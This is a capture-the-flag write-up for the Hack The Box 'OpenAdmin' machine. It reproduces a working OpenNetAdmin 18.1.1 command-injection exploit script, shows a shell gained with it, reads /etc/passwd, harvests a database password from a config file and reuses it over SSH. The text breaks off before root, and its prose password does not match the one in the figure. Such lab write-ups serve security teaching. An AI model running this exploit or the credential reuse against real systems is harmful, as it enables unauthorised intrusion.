
OpenAdmin WriteUp



Learning Outcomes

At the end of this challenge, you learned how to setup hack-the-box VPN connection, perform port and vulnerabilities scanning, conduct web exploitation on a Linux server and nano sudo exploitation to escalate privileges. You are required to get user.txt and root.txt in order to gain points in hack-the-box, https://www.hackthebox.eu/ Once user.txt flag was submitted, you will be award 10 points and 20 points for root.txt flag.

Tools used


- Preparation: Openvpn , HTB Connection pack
- Enumeration: Nmap , Dirbuster, Netstat
- Gain Access: Dos2Unix , Exploit-db exploit 47691
- Password cracker : John the Riper, Wordlists , SSH Keygen
- Escalate Privileges : nano sudo

Preparation

- Setup connection to the server using openvpn
- Command: cd to your connection pack directory, sudo openvpn <HTB_Username>.ovpn
- Check your connection if Tun0 is displayed
- Ping the machine
- Install the tools in the materials needed list (don't forget to 'sudo')

Let's start with scanning OpenAdmin machine using **Nmap**. Run an **intense scan**, to scan for open ports, version , OS, script and traceroute.


Command used *: nmap -T4 -A -v 10.10.10.171*



```
Nmap scan report for 10.10.10.171
Host is up (0.13s latency).
Not shown: 997 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (EdDSA)
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
44176/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 14:59
```

Figure 1: Nmap intense scan result

Based on *figure 1*, we know that HTTP, **port 80** and SSH, **port 22** is open. The running operating system is Ubuntu. Next, let's check out what's on OpenAdmin website via the given IP address. (http://10.10.10.171)



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.


Figure 2: OpenAdmin (10.10.10.171) webpage

There isn’t any interesting on the webpage but we know that port 80 is open. Let’s try brute forcing the website for its directory using **Dirbuster**.
Target url: *http://10.10.10.171:80/*
Wordlists directory: */usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt*



Target URL (eg http://example.com:80/): http://10.10.10.171:80/
Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]
Number Of Threads: 10 Threads; Go Faster ☐
Select scanning type: [✓ List based brute force] Pure Brute Force
File with list of dirs/files: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8
Select starting options: [✓ Standard start point] URL Fuzz
☑ Brute Force Dirs   ☑ Be Recursive   Dir to start with: /
☑ Brute Force Files   ☐ Use Blank Extension   File extension: php
URL to fuzz - /test.html?url={dir}.asp: /
Please complete the test details


Figure 3: Dirbuster Configuration



```
http://10.10.10.171:80/
Results - List View: Dirs: 36 Files: 224    Errors: 2

Testing for dirs in /icons/                                          0%
Testing for files in /icons/ with extention .php                     0%
Testing for dirs in /music/                                          0%
Testing for files in /music/ with extention .php                     0%
Testing for dirs in /music/img/                                      0%
Testing for files in /music/img/ with extention .php                 0%
Testing for dirs in /music/img/icons/                                0%
Testing for files in /music/img/icons/ with extention .php           0%
Testing for dirs in /music/img/concept/                              0%
Testing for files in /music/img/concept/ with extention .php         0%
Testing for dirs in /ona/                                            0%

Current speed: 45 requests/sec                    (Select and right click for more options)
Average speed: (T) 63, (C) 55 requests/sec
Parse Queue Size: 0                  Current number of running threads: 10
Total Requests: 14293/16320875
Time To Finish: 3 Days
```

Figure 4: Dirbuster result

Based on the *figure 4*, there is 2 interesting directories that we can lookout. **/ona/** and **/music/**. Let's try accessing it by typing http://10.10.10.171/ona/ and http://10.10.10.171/music/ on the web browser. http://10.10.10.171/music/ tells us information of music service provider called SOLMUSIC. As for http://10.10.10.171/ona/ tells us interesting information such as: **OpenNetAdmin version 18.1.1** being used to trace IP network. Refer: *figure 5.*



Newer Version Available
You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

Record Counts

Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0


Where to begin
If you are wondering where to start, try one of these tasks:
- Add a DNS domain
- Add a new subnet
- Add a new host
- Perform a search
- List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here

Figure 5: 10.10.10.171/ona/ webpage

Now we know the version and type of IPAM system running on OpenAdmin box, let's see if we can find any exploit from **exploit-db.com**

The exploit found was : **OpenNetAdmin 18.1.1 – Remote Code Execution** https://exploit-db.com/exploits/47691.




```
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo
\"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

Figure 6: OpenNetAdmin 18.1.1 Remote Code Execution

Download the exploit file and store it at your hacking machine working directory. Before we run the exploit script, we have to convert the file using **Dos2Unix** and **enable execute permission**. Then **execute the exploit** file using the command below.

Command used: *bash <exploit_filename>.sh 10.10.10.171/ona/*




```
┌─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/OpenAdmin]
└──╼ $dos2unix 47691.sh
dos2unix: converting file 47691.sh to Unix format...
┌─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/OpenAdmin]
└──╼ $chmod +x 47691.sh
┌─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/OpenAdmin]
└──╼ $bash 47691.sh 10.10.10.171/ona/
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Figure 7: Executing Exploit

Once we exploit the system, the script granted us a shell as **www-data**. As we all know that www-data is the low privileges user, we shall escalate privileges. We should enumerate the box to search for more clue.

First we should find list of users thru ***/etc/passwd*** folder, explore file directories **/home** or **listening.** You will find user, Jimmy and Joanna.


Now that we found the user, next we shall look up for password. Next, we explore **/opt/ona/www/local/config** directory and read **database_setting.inc.php** file.
Command used: *cat /opt/ona/www/local/config/ database_setting.inc.php*



```
$ cat /opt/ona/www/local/config/database_settings.inc.php
&lt;?php
$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
$
```

Figure 8: database_setting.inc.php

As showed in *figure 8*, we know that one of the user password's is **ninj4W4rri0R!**. Hence, we try logging in to both username that we had found in /etc/passwd through port 22, SSH. After making the attempt, we realize that this password belongs to Jimmy. Hence, we shall **login as jimmy**.
Command used: *ssh jimmy@10.10.10.171*




```
┌─[ginger@parrot]─[~/Desktop/HackTheBox/Machines/Completed/OpenAdmin]
└──╼ $ssh jimmy@10.10.10.171
The authenticity of host '10.10.10.171 (10.10.10.171)' can't be established.
ECDSA key fingerprint is SHA256:loIRDdkV6Zb9r8OMF3jSDMW3MnV5lHgn4wIRq+vmBJY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.171' (ECDSA) to the list of known hosts.
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat May  2 10:02:11 UTC 2020

  System load:  0.33              Processes:             294
  Usage of /:   49.7% of 7.81GB   Users logged in:       2
  Memory usage: 30%               IP address for ens160: 10.10.10.171
  Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat May  2 09:56:44 2020 from 10.10.14.110
jimmy@openadmin:~$
```

Figure 9: Access as Jimmy

Next we shall enumerate for jimmy's file directory, privileges, services running and system information. After enumerate jimmy's file directory, we realize that jimmy does not possessed user.txt. Therefore, we shall get more clue on Joanna.

